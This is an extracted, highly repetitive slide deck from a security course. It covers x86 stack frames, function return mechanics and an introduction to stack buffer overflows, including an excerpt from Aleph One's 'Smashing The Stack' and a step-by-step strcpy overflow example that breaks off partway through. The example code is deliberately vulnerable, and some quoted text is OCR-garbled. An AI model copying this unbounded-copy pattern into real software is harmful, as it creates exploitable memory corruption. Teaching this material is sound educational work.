
```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
        pop %ebp  
ret:    pop %eip
```

Current stack frame

Caller's stack frame




# RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
        pop %ebp  
ret:    pop %eip
```




# RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave: → mov %esp %ebp  
          pop %ebp  
ret:      pop %eip
```



# RETURNING FROM A FUNCTION

In C


```
return;
```

In compiled assembly

```
leave: → mov %esp %ebp  
          pop %ebp  
ret:      pop %eip
```

Current stack frame

Caller's stack frame



# RETURNING FROM A FUNCTION

In C


```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
        → pop %ebp  
ret:    pop %eip
```

Current stack frame

Caller's stack frame



# RETURNING FROM A FUNCTION

In C


```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
        → pop %ebp  
ret:    pop %eip
```

Current stack frame

Caller's stack frame



# RETURNING FROM A FUNCTION

In C


```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
        pop %ebp  
ret:   →pop %eip
```

Current stack frame

Caller's stack frame



# RETURNING FROM A FUNCTION

In C


```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
        pop %ebp  
ret:   →pop %eip
```

Current stack frame

Caller's stack frame



The next instruction is to “remove”  
the arguments off the stack

# RETURNING FROM A FUNCTION


In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
        pop %ebp  
ret:   →pop %eip
```

Current stack frame



The next instruction is to “remove”  
the arguments off the stack

And now we're  
back where we started

# STACK & FUNCTIONS: SUMMARY

---

## Calling function (before calling):

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

# STACK & FUNCTIONS: SUMMARY

---

## Calling function (before calling):

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

# STACK & FUNCTIONS: SUMMARY

---

## Calling function (before calling):

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
8. Jump back to return address: pop %eip

# STACK & FUNCTIONS: SUMMARY

---

## Calling function (before calling):

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
8. Jump back to return address: pop %eip

## Calling function (after return):

9. Remove the arguments off of the stack: %esp = %esp + number of bytes of args

# BUFFER OVERFLOW ATTACKS

---

*The following slides are adopted from **CMSC414** course by **Dave Levin**  
(<https://www.cs.umd.edu/class/spring2019/cmsc414/>)*



JD Phrack 49 On.

Volume Seven, Issue Forty-Nine File 14 of 16

BugTraq, #0K, and Underground.Org

bring you

## Smashing The Stack For Fun And Profit

### Aleph One

<http://Underground.Org>


'smash the stack' (C programming) is. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term using the stack is not used, as this is never done intentionally. See spew; we also alias bug, handlebug or core, memory leak, precedence崩壊, overrun score.

### Introduction

Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are syslog, splitvt, sendmail 8.7.5, LinuxFreeBSD-malloc, Ni library, et. al. This paper attempts to explain what buffer overflows are, and how they exploit work. Basic knowledge of assembly is required. An understanding of virtual memory concepts, and experience with gdb are very helpful but not necessary. We also assume we are working with an Intel x86-CPU, and that the operating system is Linux. Some basic definitions before we begin: A buffer is simply a contiguous block of computer memory that holds multiple instances of the same data type. C programmers normally associate with the word buffer arrays. Most commonly, character arrays. Arrays, like all variables in C, can be declared either static or dynamic. Static variables are allocated at load time on the data segment. Dynamic variables are allocated across time on the stack. To overflow is to flow, or fill over the top, bottom, or bounds. We will concern ourselves only with the overflow of dynamic buffers, otherwise known as stack-based buffer overflows.

### Process Memory Organization

To understand what stack buffers are we must first understand how a process is organized in memory. Processes are divided into three regions: Text, Data, and Stack. We will concentrate on the stack region, but first a small overview of the other regions is in order. The text region is fixed by the program and includes code (instructions) and read-only data. This region corresponds to the text section of the executable file. This region



The details discussed in  
this module *assumes* a  
**32-bit x86 architecture**

#### X86 (32-bit) Registers


EAX – Accumulator register (general purpose register)  
ECX – Counter register (general purpose register)  
EDX – Data register (general purpose register)  
EBX – Base register (general purpose register)  
ESP – Stack Pointer register  
EBP – Base Pointer register  
ESI – Source Index register  
EDI – Destination Index register  
EIP – Instruction Pointer register

#### Addresses are 1 Word/4 bytes/32 bits

Word Address	Data				
:	:				:
0000000C	4	0	F	3	0 7 8 8
00000008	0	1	E	E	2 8 4 2
00000004	F	2	F	1	A C 0 7
00000000	A	B	C	D	E F 7 8

width = 4 bytes

#### Little Endian Bytes Ordering



# BUFFER OVERFLOWS: HIGH LEVEL

---

- **Buffer =**
  - Contiguous set of a given data type
  - Common in C
    - All strings are buffers of char's
- **Overflow =**
  - Put more into the buffer than it can hold
  - Where does the extra data go?
  - Well now that you're experts in memory layouts...

# COMMON FUNCTIONS THAT CAUSE OVERFLOW

**Recall:** Strings in C are character arrays terminated with a null character ('\0', which is represented by a byte of all zeroes).

```
char *
strcpy(char *to, char *from) {
    int i=0;
    do {
        to[i] = from[i];
        i++;
    while(from[i] != '\0');
    return to;
}
```

Overflows **to** whenever  
**strlen(from)** is greater  
than the size of **to**

```
char *
strncpy(char *to, char *from, size_t len) {
    int i=0;
    while(from[i] != '\0' && i < len) {
        to[i] = from[i];
        i++;
    }
    return to;
}
```

# COMMON FUNCTIONS THAT CAUSE OVERFLOW

---

**Recall:** Strings in C are character arrays terminated with a null character ('\0', which is represented by a byte of all zeroes).

`strcpy(char *to, char *from)`

Copies 'from' into 'to' until it reaches the null character in from  
Does not take into account the size of either

**Overflows `to` whenever `strlen(from)` is greater than the size of `to`**

`strncpy(char *to, char *from, size_t len)`

Copies 'from' into 'to' until it reaches the null character in from  
Does not take into account the size of either

**Overflows `to` whenever `strlen(from)` and `len` are both greater than the size of `to`**

# COMMON FUNCTIONS THAT CAUSE OVERFLOW

<b>Unbounded Function: Standard C Library</b>	<b>Bounded Equivalent: Standard C Library</b>	<b>Bounded Equivalent: Windows Safe CRT</b>
char * gets(char *dst)	char * fgets(char *dst, int bound, FILE *FP)	char * gets_s(char *s, size_t bound)
int scanf(const char *FMT [, arg, ...])	None	errno_t scanf_s(const char *FMT [, ARG, size_t bound, ...])
int sprintf(char *str, const char *FMT [, arg, ...])	int snprintf(char *str, size_t bound, const char *FMT, [, arg, ...])	errno_t sprintf_s(char *dst, size_t bound, const char *FMT [, arg, ...]) w
char * strcat(char *str, const char *SRC)	char * strncat(char *dst, const char *SRC, size_t bound)	errno_t strcat_s(char *dst, size_t bound, const char *SRC)
char * strcpy(char *dst, const char *SRC)	char * strncpy(char *dst, const char *SRC, size_t bound)	errno_t strcpy_s(char *dst, size_t bound, const char *SRC)

# A BUFFER OVERFLOW EXAMPLE

---

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

&arg1

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

%eip

&arg1

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

%ebp

%eip

&arg1

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

00 00 00 00

%ebp

%eip

&arg1

buffer

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

